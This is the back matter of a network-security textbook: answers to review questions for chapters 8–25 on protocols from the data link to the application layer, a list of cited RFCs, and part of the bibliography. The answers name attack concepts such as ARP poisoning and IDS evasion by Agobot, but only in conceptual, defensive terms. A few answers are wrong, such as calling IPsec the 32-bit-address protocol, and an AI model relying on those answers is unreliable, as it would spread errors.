   ISM is less susceptible to line-of-sight interference.
2. **Is WEP an example of strong security? Why or why not?**
   No. WEP's cryptographic limitations make it weak security, but a viable option for defense-in-depth.
3. **What are five types of wireless risks?**
   Packet sniffing, SSID information leakage, impersonations, parasites, and direct security breaches.
4. **What are two common limitations to deploying strong wireless security solutions?**
   Strong systems are not widely compatible and are vulnerable to observability.

CHAPTER 8

1. **What is a message frame?**
   A message frame is an encoding of packet data for transmitting over the physical layer. The frame allows the receiver to determine when a packet is received properly.
2. **How many nodes can be in a point-to-point network?**
   Two.
3. **What is an example of a data link layer protocol that does not segment the layer?**
   SLIP—this point-to-point data link protocol does not segment the data link layer.
4. **What is promiscuous mode?**
   Promiscuous mode bypasses data link layer address filtering.
5. **List three mitigation options for the data link layer.**
   Hard-coding hardware addresses, strong authentication options, and data link monitoring tools for advanced notification of potential attacks.

CHAPTER 9

1. **List three data link functions that are simplified by point-to-point networks.**
   Framing methods, flow control, and address support.

2. **Which is a simpler point-to-point data link protocol, SLIP or PPP?**
   SLIP.
3. **Why is user education a concern for point-to-point protocols?**
   Users forget that these protocols permit inbound connections, and firewalls may not exist or be disabled.

CHAPTER 10

1. **Which IEEE 802 sublayer manages hardware addressing?**
   MAC.
2. **What is ARP poisoning?**
   ARP tables contain cached information. ARP poisoning places false information into ARP tables.
3. **How can switches be forced into a hub-like mode?**
   Use ARP poisoning to fill the switch's ARP cache.

CHAPTER 11

1. **How do routers know which should receive the routed data?**
   Routers use router tables to associate networks with network interfaces.
2. **What are three possible consequences from router table flooding?**
   New routes may be ignored, older routes may be discarded, or less desirable routes may be discarded.
3. **What type of addressing does AX.25 use?**
   Name-based routing.
4. **Does the OSI network layer define facilities for address authentication or validation?**
   No, these are protocol specific.
5. **What are two schemes to manage packet fragments?**
   Fragment sequence number and fragment offset value.
6. **What happens if the fragment reassembly timeout value is set too low?**
   Packet fragments from slow networks may timeout before all fragments are received.
7. **List six quality-of-service functions provided by the network layer.**
   Connection management, flow control, flow management, error status, node status, and network reset.
8. **What is the primary difference between IPsec and IPng?**
   IPsec uses 32 bits for address space. IPng (or IPv6) uses 128 bits for addressing. Both offer options for authentication and encryption.

CHAPTER 12

1. **What type of network address is 192.168.144.4?**
   A class-C network address that is also a nonroutable network address [RFC1918].
2. **What is the purpose of ICMP?**
   ICMP provides quality-of-service support for IP.
3. **List five fundamental problems for all IP protocol implementations.**
   Address conflicts, hijacking, replay attacks, packet storms, and covert channels.
4. **What is the primary tradeoff when disabling ICMP support?**
   IP loses quality-of-service support but significantly reduces its vulnerability profile.

CHAPTER 13

1. **Why would an online detective desire anonymity?**
   Anonymity prevents the people being investigated from readily identifying the detective.
2. **List three types of anonymity.**
   Source, destination, and link identity.
3. **What type(s) of anonymity does Tor provide?**
   Tor uses onion routing proxies to provide source, destination, and link anonymity.
4. **When discussing anonymity, what is high-level information leakage?**
   Information transmitted through an anonymizing system that exposes identity information.

CHAPTER 14

1. **What is an example of a transport protocol that supports authentication?**
   The Stream Control Transmission Protocol (SCTP) defines support for authentication and encryption.
2. **List four types of connection-oriented packet confirmations.**
   Per packet confirmation, per set of packets, sliding window, and implicit confirmation.
3. **Can a gateway convert TCP traffic to UDP?**
   No.

4. **If a new exploit is known to impact Apache Web servers, what type of port scan should an administrator use to identify potentially vulnerable servers on his network?**
   A targeted port scan can quickly identify Web servers on standard ports.

CHAPTER 15

1. **What is the difference between TCP and TCP/IP?**
   TCP is a DoD and OSI transport layer protocol. TCP/IP is the DoD network stack that includes the transport layer.
2. **How does TCP increment sequence numbers?**
   The sequence number is incremented based on the number of data bytes transmitted. If 100 bytes are transmitted, then the sequence number increases by 100.
3. **What is the TCP three-way handshake?**
   The client sends a SYN to the server. The server replies with a SYN-ACK. Finally, the client confirms with an ACK.
4. **List the types of TCP information that can be used to profile an operating system.**
   Initial window size, TCP option values, TCP option ordering, initial sequence numbering, ephemeral port range, retry count, and retry timeout duration.
5. **If a client's connection to a server is hijacked, what happens to the client's connection?**
   The client sees the connection disconnect.
6. **Can a successful LAND attack hijack a connection?**
   No. A LAND attack can only disable a network stack (or the system hosting the stack).
7. **List five ways to mitigate threats from TCP attacks.**
   Modify the system profile, block potential attack vectors, identify and protect vulnerable network devices, employ detection and prevention tools (e.g., SPI, IDS, or IPS), and rely on higher-layer protocols for validating the connection.
8. **What is one technique that can reduce attack vectors from IP, TCP, and UDP?**
   Filter ICMP packets at the firewall.

CHAPTER 16

1. **What is WAP?**
   Wireless Application Protocol—a set of protocols that supports roaming.
2. **Define major and minor synchronization points.**
   Major synchronization points permit confirmation of large session transactions within a single dialog. Minor synchronization points permit confirmation of action subsets within a major synchronization block
3. **Which of the following is not a session layer protocol: LDAP, Kerberos, FTP, or NFS?**
   FTP is an OSI application layer protocol.
4. **List four common session layer risks.**
   Authentication (and authorization), hijacking, MitM attacks, and information leakage.

CHAPTER 17

1. **List three type of information DNS associates with hosts.**
   Hostname to address mapping, mail server identification, and additional meta information such as text comments and contact information.
2. **Can a DNS packet contain both query and answer information?**
   Yes.
3. **What are the different types of TLD servers?**
   gTLD, ccTLD, and SLD.
4. **What are "direct risks" to DNS?**
   Direct risks are fundamental limitations to the DNS protocol.
5. **How is domain hijacking different from server hijacking?**
   Domain hijacking redirects a domain's management. Server hijacking compromises the system hosting the DNS server.
6. **What type of DNS attack does not require a computer?**
   Social engineering.
7. **What is a zone transfer?**
   A zone transfer is the bulk downloading of an entire set of domain information.

CHAPTER 18

1. **Name a protocol that provides information translation for text files.**
   FTP supports translating between CRLF and LF text file formats.

2. **Give two reasons why the presentation layer is ideal for encrypting user data.**
   The presentation layer supports protocol negotiations, including cryptographic parameters. In addition, by encrypting data high up the OSI stack, lower layers do not need to provide cryptographic support to protect the data.
3. **What are three session-management functions provided by the presentation layer?**
   Session creation, termination, and error handling.

CHAPTER 19

1. **What three items are negotiated by SSL before user-data can be transferred?**
   The cipher set, key exchanges, and authentication.
2. **What are HTTPS and stelnet?**
   HTTPS is HTTP over SSL; stelnet is telnet over SSL.
3. **What are four tasks performed by CA servers?**
   Accept, reject, revoke, and generate certificates.
4. **What are the four main types of risks for SSL?**
   Certificate distribution, authentication, failure handling, and risks from lower-layer protocols.
5. **What does it mean when a Web browser displays a little lock?**
   It indicates that an SSL connection to a Web server has successfully authenticated but it does not necessarily indicate which connections are authenticated.

CHAPTER 20

1. **What are some common uses for SSH?**
   There are many common uses, including the following:
   - Establish a secure network tunnel.
   - Provide a VPN with port-forwarding characteristics.
   - Supply application-layer login functionality.
   - Provide remote command execution functionality.
   - Provide secure file transfer support.
2. **What types of authentication does SSH support?**
   Server-side using host keys, and client-side using client keys, passwords, or both keys and passwords.

3. **Does SSH forward UDP packets?**
   Not by default because UDP packets are not part of a predefined point-to-point network. SSH can be combined with PPP to provide UDP support.
4. **Does SSH's sftp support anonymous logins?**
   No. All SSH clients must be associated with an account on the server system.
5. **Is DNS poisoning a risk for SSH connections?**
   Usually, no. Host keys can detect a hijacking based on DNS poisoning, but some SSH clients (e.g., Mocha Telnet) do not cache known host keys. In addition, the first connection to an SSH server could be hijacked without detection.

CHAPTER 21

1. **What are four common methods for application layer communication?**
   Binary command sets, command-reply sequences, meta headers, and XML.
2. **Which communication method does telnet use?**
   Telnet uses a binary command set.
3. **What are the three general risks that impact application layer protocols?**
   Inherited vulnerabilities from lower-layer protocols, authentication issues, and direct system access.
4. **Name two types of vulnerabilities that are inherited by the application layer.**
   Plaintext and MitM attacks.

CHAPTER 22

1. **What protocol was used as a basis for SMTP?**
   SMTP was based on FTP.
2. **List three goals for SMTP.**
   Timely delivery, robust mail routing, and an extendible message format.
3. **Which of these servers are most secure: Sendmail, Microsoft Exchange, Qmail, or Postfix? Which are least secure?**
   Generally, Qmail and Postfix are most secure (Postfix is arguably slightly safer than Qmail). Sendmail and Microsoft Exchange are the least secure. Historically, Sendmail has more vulnerabilities than Microsoft Exchange, but Sendmail's vulnerabilities are patched faster.

4. **What are four direct risks to SMTP communications?**
   Forged headers, interception, DNS, and risks from lower-layer protocols.
5. **Who owns email? The sender or the recipient?**
   This is an open topic for debate, with no clear answer.

CHAPTER 23

1. **What do cookies do for HTTP?**
   Cookies allow an HTTP server to sustain a session across multiple HTTP client requests. Without cookies, each HTTP request would be stateless.
2. **Which parts of the HTTP request can be used to transfer user data?**
   Data may be transferred in the URI, URL options, meta header fields, or HTTP data segment.
3. **Does robust programming mitigate query abuse?**
   Yes. By testing and validating parameters, query abuse can be identified and managed.
4. **Is Basic Authentication a viable option for security-focused Web sites?**
   No. Basic Authentication uses encoding but not encryption. Without a privacy-enabling technology such as SSL, Basic Authentication is an insecure authentication method.

CHAPTER 24

1. **List the three common software methodologies.**
   Procedural, functional, and object-oriented.
2. **Which engineering principle is emphasized by the functional methodology?**
   Compartmentalization, where each module performs a single task, matches the functional methodology.
3. **What is a protocol that uses transitive authentication between layers?**
   Any protocol that spans layers, such as HTTPS. HTTPS spans the presentation layer (SSL) and the application layer (HTTP); however, the transitive authentication does not span to lower layers.
4. **What are two general classes of exploitation by the hacker mentality?**
   Protocols can be used for alternate functionality, and protocols can be misused to block functionality.
5. **Describe three situations where protocol incompatibility is desirable.**
   Privacy: Incompatibility keeps out undesirable elements.
   Competition: Proprietary protocols provide a marketplace advantage.

Bypassing: Incompatible protocols can bypass some existing security defenses.

CHAPTER 25

1. **Does the OSI model define general development guidelines or specific implementation requirements?**
   General guidelines.
2. **If a layer uses a secure protocol, can higher layers assume that all lower layers are secure?**
   No. Security is not transitive between layers.
3. **What is BugTraq?**
   BugTraq is a high-volume security forum where new risks are publicly disclosed and evaluated.
4. **Which of Agobot's features are unlikely to be detected by an IDS?**
   Benchmarking and packet sniffing are unlikely to be readily identified by an IDS. In addition, the remote control, remote service support, and packet redirection may not be identified.

Appendix C RFC References

The following is a list of RFC references used in this book. They are available online at *http://www.ietf.org/rfc/* and *http://www.faqs.org/rfcs/*, and are also provided on the companion CD-ROM.

114: A File Transfer Protocol

137: TELNET Protocol

226: Standardization of Host Mneumonics [sic]

458: Mail Retrieval via FTP

510: Request for Network Mailbox Addresses

524: A Proposed Mail Protocol

768: User Datagram Protocol

791: Internet Protocol

793: Transmission Control Protocol

821: Simple Mail Transfer Protocol

822: Standard for the Format of ARPA Internet Text Messages

826: An Ethernet Address Resolution Protocol – or – Converting Network Protocol Addresses to 48-bit Ethernet Address for Transmission on Ethernet Hardware

854: Telnet Protocol Specification

881: The Domain Names Plan and Schedule

883: Domain Names – Implementation and Specification

896: Congestion Control in IP/TCP Internetworks

921: Domain Name System Implementation Schedule – Revised

935: Reliable Link Layer Protocols

950: Internet Standard Subnetting Procedure

952: DoD Internet Host Table Specification

954: NICNAME/WHOIS

959: File Transfer Protocol (FTP)

981: An Experimental Multiple-Path Routing Algorithm

1000: The Request for Comments Reference Guide

1001: Protocol Standard for a NetBIOS Service on a TCP/UDP Transport: Concepts and Methods

1002: Protocol Standard for a NetBIOS Services on a TCP/UDP Transport: Detailed Specifications

1032: Domain Administrators Guide

1034: Domain Names – Concepts and Facilities

1035: Domain Names – Implementation and Specification

1036: Standard for Interchange of USENET Messages

1050: RPC: Remote Procedure Call Protocol Specification

1055: A Nonstandard for Transmission of IP Datagrams Over Serial Lines: SLIP

1057: RPC: Remote Procedure Call Protocol Specification Version 2

1071: Computing the Internet Checksum

1122: Requirements for Internet Hosts – Communication Layers

1144: Compressing TCP/IP Headers for Low-Speed Serial Links

1156: Management Information Base for Network Management of TCP/IP-based Internets

1166: Internet Numbers

1179: Line Printer Daemon Protocol

1209: The Transmission of IP Datagrams over the SMDS Service

1256: ICMP Router Discovery Messages

1321: The MD5 Message-Digest Algorithm

1323: TCP Extensions for High Performance

1332: The PPP Internet Protocol Control Protocol (IPCP)

1333: PPP Link Quality Monitoring

1334: PPP Authentication Protocols

1337: TIME-WAIT Assassination Hazards in TCP

1340: Assigned Numbers

1365: An IP Address Extension Proposal

1376: The PPP DECnet Phase IV Control Protocol (DNCP)

1377: The PPP OSI Network Layer Control Protocol (OSINLCP)

1378: The PPP AppleTalk Control Protocol (ATCP)

1421: Privacy Enhancement for Internet Electronic Mail: Part I: Message Encryption and Authentication Procedures

1492: An Access Control Protocol, Sometimes Called TACACS

1521: MIME (Multipurpose Internet Mail Extensions) Part One: Mechanisms for Specifying and Describing the Format of Internet Message Bodies

1534: Interoperation Between DHCP and BOOTP

1549: PPP in HDLC Framing

1551: Novell IPX Over Various WAN Media (IPXWAN)

1579: Firewall-Friendly FTP

1597: Address Allocation for Private Internets

1626: Default IP MTU for use over ATM AAL5

1630: Universal Resource Identifiers in WWW: A Unifying Syntax for the Expression of Names and Addresses of Objects on the Network as Used in the World Wide Web

1631: The IP Network Address Translator (NAT)

1638: PPP Bridging Control Protocol (BCP)

1644: T/TCP – TCP Extensions for Transactions Functional Specification

1661: The Point-to-Point Protocol (PPP)

1662: PPP in HDLC-like Framing

1701: Generic Routing Encapsulation (GRE)

1738: Uniform Resource Locators (URL)

1750: Randomness Recommendations for Security

1762: The PPP DECnet Phase IV Control Protocol (DNCP)

1763: The PPP Banyan Vines Control Protocol (BVCP)

1764: The PPP XNS IDP Control Protocol (XNSCP)

1772: Application of the Border Gateway Protocol in the Internet

1812: Requirements for IP Version 4 Routers

1825: Security Architecture for the Internet Protocol

1826: IP Authentication Header

1827: IP Encapsulating Security Payload (ESP)

1831: RPC: Remote Procedure Call Protocol Specification Version 2

1883: Internet Protocol, Version 6 (IPv6) Specification

1884: IP Version 6 Addressing Architecture

1885: Internet Control Message Protocol (ICMPv6) for the Internet Protocol Version 6 (IPv6) Specification

1886: DNS Extensions to Support IP version 6

1918: Address Allocation for Private Internets

1923: RIPv1 Applicability Statement for Historic Status

1928: SOCKS Protocol Version 5

1939: Post Office Protocol – Version 3

1945: Hypertext Transfer Protocol – HTTP/1.0

1962: The PPP Compression Control Protocol (CCP)

1974: PPP Stac LZS Compression Protocol

1994: PPP Challenge Handshake Authentication Protocol (CHAP)

2001: TCP Slow Start, Congestion Avoidance, Fast Retransmit, and Fast Recovery Algorithms

2018: TCP Selective Acknowledgment Options

2026: The Internet Standards Process – Revision 3

2045: Multipurpose Internet Mail Extensions (MIME) Part One: Format of Internet Message Bodies

2046: Multipurpose Internet Mail Extensions (MIME) Part Two: Media Types

2047: MIME (Multipurpose Internet Mail Extensions) Part Three: Message Header Extensions for Non-ASCII Text

2048: Multipurpose Internet Mail Extensions (MIME) Part Four: Registration Procedures

2049: Multipurpose Internet Mail Extensions (MIME) Part Five: Conformance Criteria and Examples

2076: Common Internet Message Headers

2082: RIP-2 MD5 Authentication

2104: HMAC: Keyed-Hashing for Message Authentication

2109: HTTP State Management Mechanism

2131: Dynamic Host Configuration Protocol

2136: Dynamic Updates in the Domain Name System (DNS UPDATE)

2153: PPP Vendor Extensions

2240: A Legal Basis for Domain Name Allocation

2246: The TLS Protocol Version 1.0

2289: A One-Time Password System

2326: Real Time Streaming Protocol (RTSP)

2350: Expectations for Computer Security Incident Response

2361: WAVE and AVI Codec Registries

2364: PPP Over AAL5

2373: IP Version 6 Addressing Architecture

2374: An IPv6 Aggregatable Global Unicast Address Format

2375: IPv6 Multicast Address Assignments

2396: Uniform Resource Identifiers (URI): Generic Syntax

2401: Security Architecture for the Internet Protocol

2402: IP Authentication Header

2403: The Use of HMAC-MD5-96 within ESP and AH

2404: The Use of HMAC-SHA-1-96 within ESP and AH

2405: The ESP DES-CBC Cipher Algorithm With Explicit IV

2406: IP Encapsulating Security Payload (ESP)

2407: The Internet IP Security Domain of Interpretation for ISAKMP

2408: Internet Security Association and Key Management Protocol (ISAKMP)

2409: The Internet Key Exchange (IKE)

2410: The NULL Encryption Algorithm and Its Use With IPsec

2411: IP Security Document Roadmap

2412: The OAKLEY Key Determination Protocol

2440: OpenPGP Message Format

2453: RIP Version 2

2459: Internet X.509 Public Key Infrastructure Certificate and CRL Profile

2460: Internet Protocol, Version 6 (IPv6) Specification

2463: Internet Control Message Protocol (ICMPv6) for the Internet Protocol Version 6 (IPv6) Specification

2516: A Method for Transmitting PPP Over Ethernet (PPPoE)

2518: HTTP Extensions for Distributed Authoring – WEBDAV

2548: Microsoft Vendor-specific RADIUS Attributes

2581: TCP Congestion Control

2616: Hypertext Transfer Protocol – HTTP/1.1

2617: HTTP Authentication: Basic and Digest Access Authentication

2637: Point-to-Point Tunneling Protocol (PPTP)

2663: IP Network Address Translator (NAT) Terminology and Considerations

2778: A Model for Presence and Instant Messaging

2779: Instant Messaging / Presence Protocol Requirements

2784: Generic Routing Encapsulation (GRE)

2786: Diffie-Helman USM Key Management Information Base and Textual Convention

2809: Implementation of L2TP Compulsory Tunneling via RADIUS

2821: Simple Mail Transfer Protocol

2865: Remote Authentication Dial In User Service (RADIUS)

2866: RADIUS Accounting

2867: RADIUS Accounting Modifications for Tunnel Protocol Support

2868: RADIUS Attributes for Tunnel Protocol Support

2869: RADIUS Extensions

2882: Network Access Servers Requirements: Extended RADIUS Practices

2960: Stream Control Transmission Protocol

3010: NFS Version 4 Protocol

3080: The Blocks Extensible Exchange Protocol Core

3081: Mapping the BEEP Core onto TCP

3162: RADIUS and IPv6

3168: The Addition of Explicit Congestion Notification (ECN) to IP

3171: IANA Guidelines for IPv4 Multicast Address Assignments

3174: US Secure Hash Algorithm 1 (SHA1)

3286: An Introduction to the Stream Control Transmission Protocol (SCTP)

3309: Stream Control Transmission Protocol (SCTP) Checksum Change

3330: Special-Use IPv4 Addresses

3501: Internet Message Access Protocol – Version 4rev1

3859: Common Profile for Presence (CPP)

3860: Common Profile for Instant Messaging (CPIM)

3861: Address Resolution for Instant Messaging and Presence

3862: Common Presence and Instant Messaging (CPIM): Message Format

3921: Extensible Messaging and Presence Protocol (XMPP): Instant Messaging and Presence

3922: Mapping the Extensible Messaging and Presence Protocol (XMPP) to Common Presence and Instant Messaging (CPIM)

3923: End-to-End Signing and Object Encryption for the Extensible Messaging and Presence Protocol (XMPP)

3920: Extensible Messaging and Presence Protocol (XMPP): Core

4033: DNS Security Introduction and Requirements

4034: Resource Records for the DNS Security Extensions

4035: Protocol Modifications for the DNS Security Extensions

4120: The Kerberos Network Authentication Service (V5)

This page intentionally left blank

Appendix D References

[Allen2001] Allen, Julia, *The CERT Guide to System and Network Security Practices*. Addison-Wesley, 2001.

[Aoun2004] Aoun, Bassam, "Quantum Networking." Available online at *http://arxiv.org/abs/quant-ph/0401076*, 2004.

[Bishop2003] Bishop, Matt, "Robust Programming." Available online at *http://nob.cs.ucdavis.edu/bishop/secprog/robust.html,* University of California at Davis, August 5, 2003.

[Blaze1995] Blaze, Matt, and Steve Bellovin, "Session-layer Encryption." Available online at *ftp://research.att.com/dist/mab/sesscrypt.ps,* Proc. 1995 USENIX Security Workshop, Salt Lake City, June, 1995.

[Blosser1998] Blosser, William, *Search Warrant Case Number 98-S191M*. U.S. District Court, State and District of Colorado, 1998.

[Borland2005] Borland, John, "RIAA sues 751 file-swappers." Available online at *http://news.com.com/RIAA+Sues+751+file-swappers/2110-1025_35996959.html,* CNET News.com, December 15, 2005.

[Bugtraq2000] BugTraq, "Cayman 3220H DSL Router 'ping of death' Vulnerability." Available online at *http://www.securityfocus.com/bid/1240/info,* Security Focus, Bugtraq ID 1240, May, 2000.

[CERT1996] CERT, "Advisory CA-1996-26 Denial-of-Service Attack via ping." Available online at *http://www.cert.org/advisories/CA-1996-26.html*, December, 1996.

[CERT1997] CERT, "Advisory CA-1997-28 IP Denial-of-Service Attacks." Available online at *http://www.cert.org/advisories/CA-1997-28.html,* December, 1997.

[CERT1998] CERT, "Advisory CA-1998-01 SMURF IP Denial-of-Service Attacks." Availaable online at *http://www.cert.org/advisories/CA-1998-01.html.*

[CERT2001] CERT, "Vulnerability Note VU#475645 Macromedia Flash Plug-in Contains Buffer Overflow." Available online at *http://www.kb.cert.org/vuls/id/475645*, June, 2001.

[CERT2002] CERT, "Advisory CA-2001-19 'Code Red' Worm Exploiting Buffer Overflow in IIS Indexing Service DLL." Available online at *http://www.cert.org/advisories/CA-2001-19.html*, January, 2002.

[CERT2003] CERT, "Vulnerability Note VU#652278: Microsoft Internet Explorer Does Not Properly Display URLs." Available online at *http://www.kb.cert.org/vuls/id/652278*, December, 2003.

[Cisco2001] Cisco Systems, *Internetwork Troubleshooting Handbook,* 2nd Ed. Cisco Press, 2001.

[Cisco2005] *Cisco Systems, Inc. and Internet Security Systems, Inc. versus Michael Lynn and Blackhat, Inc.* U.S. District Court, Northern District of California, San Francisco Division. Case number 05-CV-0343, Judge Hon. Jeffrey White. July 28, 2005.

[CISSP2005] CISSP, *Code of Ethics*. International Information Systems Security Certification Consortium, 2005.

[ClickZ2005] ClickZ Stats Staff, "Population Explosion." Available online at *http://www.clickz.com/stats/sectors/geographics/article.php/5911_151151,* Incisive Interactive Marketing LLC, July 7, 2005.

[CNET1996] CNET News.com Staff, "PC Sales Push TV Out of the Picture." Available online at *http://news.com.com/2100-1033-210768.html*, April 30, 1996.

[CNN2002] CNN, *China Computers Face Virus Epidemic*. Available online at *http://archives.cnn.com/2002/WORLD/asiapcf/east/10/10/china.virus/,* October 10, 2002.

[Comcast2006] Comcast Corporation, "Features Designed for Real Life." Available online at *http://www.comcast.com/Benefits/CHSIDetails/Slot5PageOne.asp* (accessed on March 5, 2006).

[Courtois2002] Courtois, Nicolas, and Josef Pieprzyk, "Cryptanalysis of Block Ciphers with Overdefined Systems of Equations." Available online at *http://eprint.iacr.org/,* Cryptology ePrint Archive, Report 2002/044, November, 2002.

[Cowie2004] Cowie, James, et al., *Impact of the 2003 Blackouts on Internet Communications: Preliminary Report.* Renesys Corporation, 2004.

[Credentia2003] Credentia, "E-Mail Server Survey Results for April 2003." Available online at *http://www.credentia.cc/research/surveys/smtp/200304/*, 2003.

[Diffie1976] Diffie, W., and M. Hellman, "New Directions in Cryptography," *IEEE Transactions on Information Theory*, 22:6, (November 1976): pp. 644–654.

[DIT2004] Dynamic Internet Technology, Inc., "Verisign's Proposed Deployment of Root DNS Server Will Expand China's Nationwide DNS Hijacking

Capability." Available online at *http://www.dit-inc.us/report/verisign.htm*, February 27, 2004.

[Dryburgh2004] Dryburgh, Lee, et al., *Signaling System No. 7: The Role of SS7*. Cisco Press, 2004.

[Estan2004] Estan, Cristian, et al., *Building a Better NetFlow*. CAIDA, August 4, 2004.

[Fisher2001] Fisher, Dennis, "Microsoft Issues Patch with Problems." Available online at *http://www.eweek.com/article2/0,1895,40735,00.asp, eWeek.com*, October 29, 2001.

[Fiutak2004] Fiutak, Martin, "Teenager Admits eBay Domain Hijack." Available online at *http://news.com.com/Teenager+admits+eBay+domain+hijack/2100-1029_3-5355785.html,* CNET News.com, September 8, 2004.

[FM34-40-2] Department of the Army, "Basic Cryptanalysis." *Field Manual No. 34-40-2*. Washington, DC, September 13, 1990.

[FrSIRT/ADV-2005-1537] *Astaro Security Linux HTTP CONNECT Security Bypass Vulnerability*. FrSIRT advisory ADV-2005-1537, August 26, 2005.

[FrSIRT/ADV-2005-2226] *Solaris Management Console HTTP TRACE Cross Site Scripting Issue*. FrSIRT advisory ADV-2005-2226, October 27, 2005.

[FTC2005] FTC, "Email Address Harvesting and the Effectiveness of Anti-Spam Filters." Available online at *http://www.ftc.gov/opa/2005/11/spamharvest.pdf*, November, 2005.

[GPR1997] GPR, "Linux IP Fragment Overlap Bug." Email correspondence to Bugtraq mailing list, November 13, 1997.

[Harvey1985] Harvey, B., "Computer Hacking and Ethics," in *Positive Alternatives to Computer Misuse: A Report of the Proceedings of an ACM Panel on Hacking*, J. A. N. Lee et al., ACM Headquarters, New York, 1985.

[Hayday2003] Hayday, Graham, "Counting the Cost of Forgotten Passwords." Available online at *http://news.zdnet.co.uk/business/employment/0,39020648,2128691,00.htm,* ZDNet News, January 14, 2003.

[Honeynet2005] Honeynet Project and Research Alliance, "Know Your Enemy: Tracking Botnets." Available online at *http://www.honeynet.org/papers/bots/*, March 13, 2005.

[Huffman1952] Huffman, D. A., "A Method for the Construction of Minimum Redundancy Codes," *Proceedings of the IRE*, Vol. 40, (1952): pp. 1098–1101.

[Hulme2003] Hulme, George, "Virus-Writing Class Creates Stir." Available online at *http://www.informationweek.com/story/showArticle.jhtml?articleID=10100296*, InformationWeek, May 27, 2003.

[IANA2005] IANA, "Internet Protocol V4 Address Space." Available online at *http://www.iana.org/assignments/ipv4-address-space*, June 30, 2005.

[ISC2005] Internet Storm Center, operated by the SANS Institute, provides a Survival Time History at *http://isc.sans.org/survivalhistory.php*. The range typically varies from 9 minutes to 30 minutes.

[ISC2006] Internet Storm Center, operated by the SANS Institute, provides a port-scan history, including the list of known malware that uses the port.

[ISO7498] ISO, *Information Processing Systems—Open Systems Interconnection —Basic Reference Model*, ISO 7489, International Standards Organization, 1984.

[Jackson2005] Jackson, S., and D. Mayster, *Fact Sheet: The Cyber Frontier and Children*, Business Software Alliance, July 8, 2005.

[Kaminsky2004] Kaminsky, Dan, "MD5 to Be Considered Harmful Someday." Available online at *http://eprint.iacr.org/*, Cryptology ePrint Archive, Report 2004/357, December, 2004.

[Karpowitz2004] Karpowitz, D., and Kenner, M., *Education as Crime Prevention: The Case for Reinstalling Pell Grant Eligibility for the Incarcerated*. Bard Prison Initiative, Bard College, 2004.

[Krim2004] Krim, Jonathan, "Insider Case at AOL Shows Vulnerability." *Washington Post*, (June 26, 2004): pp. E01. Available online at *http://www.washingtonpost.com/wp-dyn/articles/A6703-2004Jun25.html.*

[Lempel1977] Lempel, A., and J. Ziv, "A Universal Algorithm for Sequential Data Compression." *IEEE Transactions on Information Theory*, Vol. 23, (1977): pp. 337–342.

[Leyden2001] Leyden, John, "White House Web Site Moves to Linux." *The Register*, (July 24, 2001). Available online at *http://www.theregister.co.uk/2001/ 07/24/white_house_web_site_moves/.*

[Lurhq2003] Lurhq Threat Intelligence Group, "Sobig.a and the Spam You Received Today." Available online at *http://www.lurhq.com/sobig.html*, April 21, 2003.

[Markkula2006] Markkula Center for Applied Ethics, "A Framework for Thinking Ethically." Available online at *http://www.scu.edu/ethics/practicing/decision/framework.html,* (accessed on March 3, 2006).

[Mellia2002] Mellia, M., A. Carpani, and R. Lo Cigno, *Measuring IP and TCP Behavior on Edge Nodes*. IEEE Globecom, Taipei, TW, November 17-21, 2002.

[Microsoft2003] *Microsoft Security Bulletin MS03-007*. Available online at *http://www.microsoft.com/technet/security/bulletin/MS03-007.mspx*, May 30, 2003.

[MS01-017] "Erroneous VeriSign-Issued Digital Certificates Post Spoofing Hazard." *Microsoft Security Bulletin MS01-017*, Microsoft TechNet, (March 22, 2001).

[NIST2006] National Vulnerability Database, query for percent of remote exploits due to input validation error between 1997 and 2004. National Institute of Standards and Technology. Available online at *http://nvd.nist.gov/statistics.cfm,* (accessed on January 4, 2006).

[Orlowski2005] Orlowski, Andrew, "There's No Wikipedia entry for 'moral responsiblity'." Available online at *http://www.theregister.co.uk/2005/12/12/wikipedia_no_responsibility/, The Register*, December 12, 2005.

[Oswald2005] Oswald, Ed, "iTunes Outsells Brick and Mortar Stores." Available online at *http://www.betanews.com/article/iTunes_Outsells_Brick_and_Mortar_Stores/1132675229, BetaNews*, November 22, 2005.

[Ott2004] Ott, Stephan, "Google Bombing." Available online at *http://www.linksandlaw.com/technicalbackground-google-bombing.htm*, 2004, (accessed January 24, 2006).

[OWASP2005] *A Guide to Building Secure Web Applications and Web Services*, The Open Web Application Security Project, 2.0.1 Black Hat Edition. Available online at *http://www.owasp.org/index.jsp*, July 27, 2005.

[Page2005] Page, Susan, "Author Apologizes for Fake Wikipedia Biography." Available online at *http://www.usatoday.com/tech/news/2005-12-11-wikipedia-apology_x.htm, USA Today*, December 11, 2005.

[Pelline1997] Pelline, Jeff, *Whitehouse.com Goes to Porn*. Available online at *http://news.com.com/2100-1023-202985.html?legacy=cnet,* CNET News.com, September 5, 1997.

[Phatbot2004] Phatbot source code, `phatbot_current`. Files are dated between March 21, 2004 and March 23, 2004.

[Pierce2001] Pierce, Elizabeth, Karl Lloyd, and James Solak, "Lessons Learned from Piloting a Computer Literacy Test for Placement and Remedial Decisions." *Journal of Information Systems Education*, Vol. 12, Num. 2 (2001): pp. 81–92.

[Postini2006] "Postini 2006 Message Management & Threat Report." Postini, Inc., January 2006.

[Poulsen2003] Poulsen, Kevin, *Wireless Hacking Bust in Michigan*. Available online at *http://www.securityfocus.com/news/7438,* SecurityFocus, November 12, 2003.

[Radicati2005] The Radicati Group, Inc., "Active Policy Management—Third Generation Compliance for Today's Corporate Environment." White paper, February, 2005.

[Reconnex2005] Reconnex News, "Reconnex Alert: Multiple Banks Involved in What Officials Say May Be Largest Case of Identity Fraud in Banking Industry to Date." Available online at *http://www.reconnex.net/news/news_articles/pr_05.25.05.asp*, 2005.

[Roberts2004] Roberts, Paul, *Your PC May Be Less Secure Than You Think*. Available online at *http://www.pcworld.com/news/article/0,aid,118311,00.asp, PC World*, IDG News Service, October 24, 2004.

[Rosen2004] Rosencrance, Linda, "WhiteHouse.com Domain Name Up for Sale." Available online at *http://www.whois.sc/news/2004-02/white-house.html,* Whois Source, Name Intelligence, Inc., February 10, 2004.

[Rosenbaum1994] Rosenbaum, David, *Patents, Trademarks, and Copyrights: Practical Strategies for Protecting Your Ideas,* 2nd ed. Career Press, Inc., 1994.

[RSA2000] RSA Laboratories, "6.5.1 What Are the Cryptographic Policies of Some Countries?" *RSA Laboratories' Frequently Asked Questions About Today's Cryptography, Version 4.1.* RSA Security Inc., 2000.

[Sanai2001] Sanai, Daiji, *Detection of Promiscuous Mode Using ARP Packets*. Security Friday, 2001.

[Saunders2001] Saunders, Christopher, "AOL Tweaks Ads on Watchdog Recommendation." Available online at *http://www.clickz.com/news/article.php/742441,* ClickZ News, April 13, 2001.

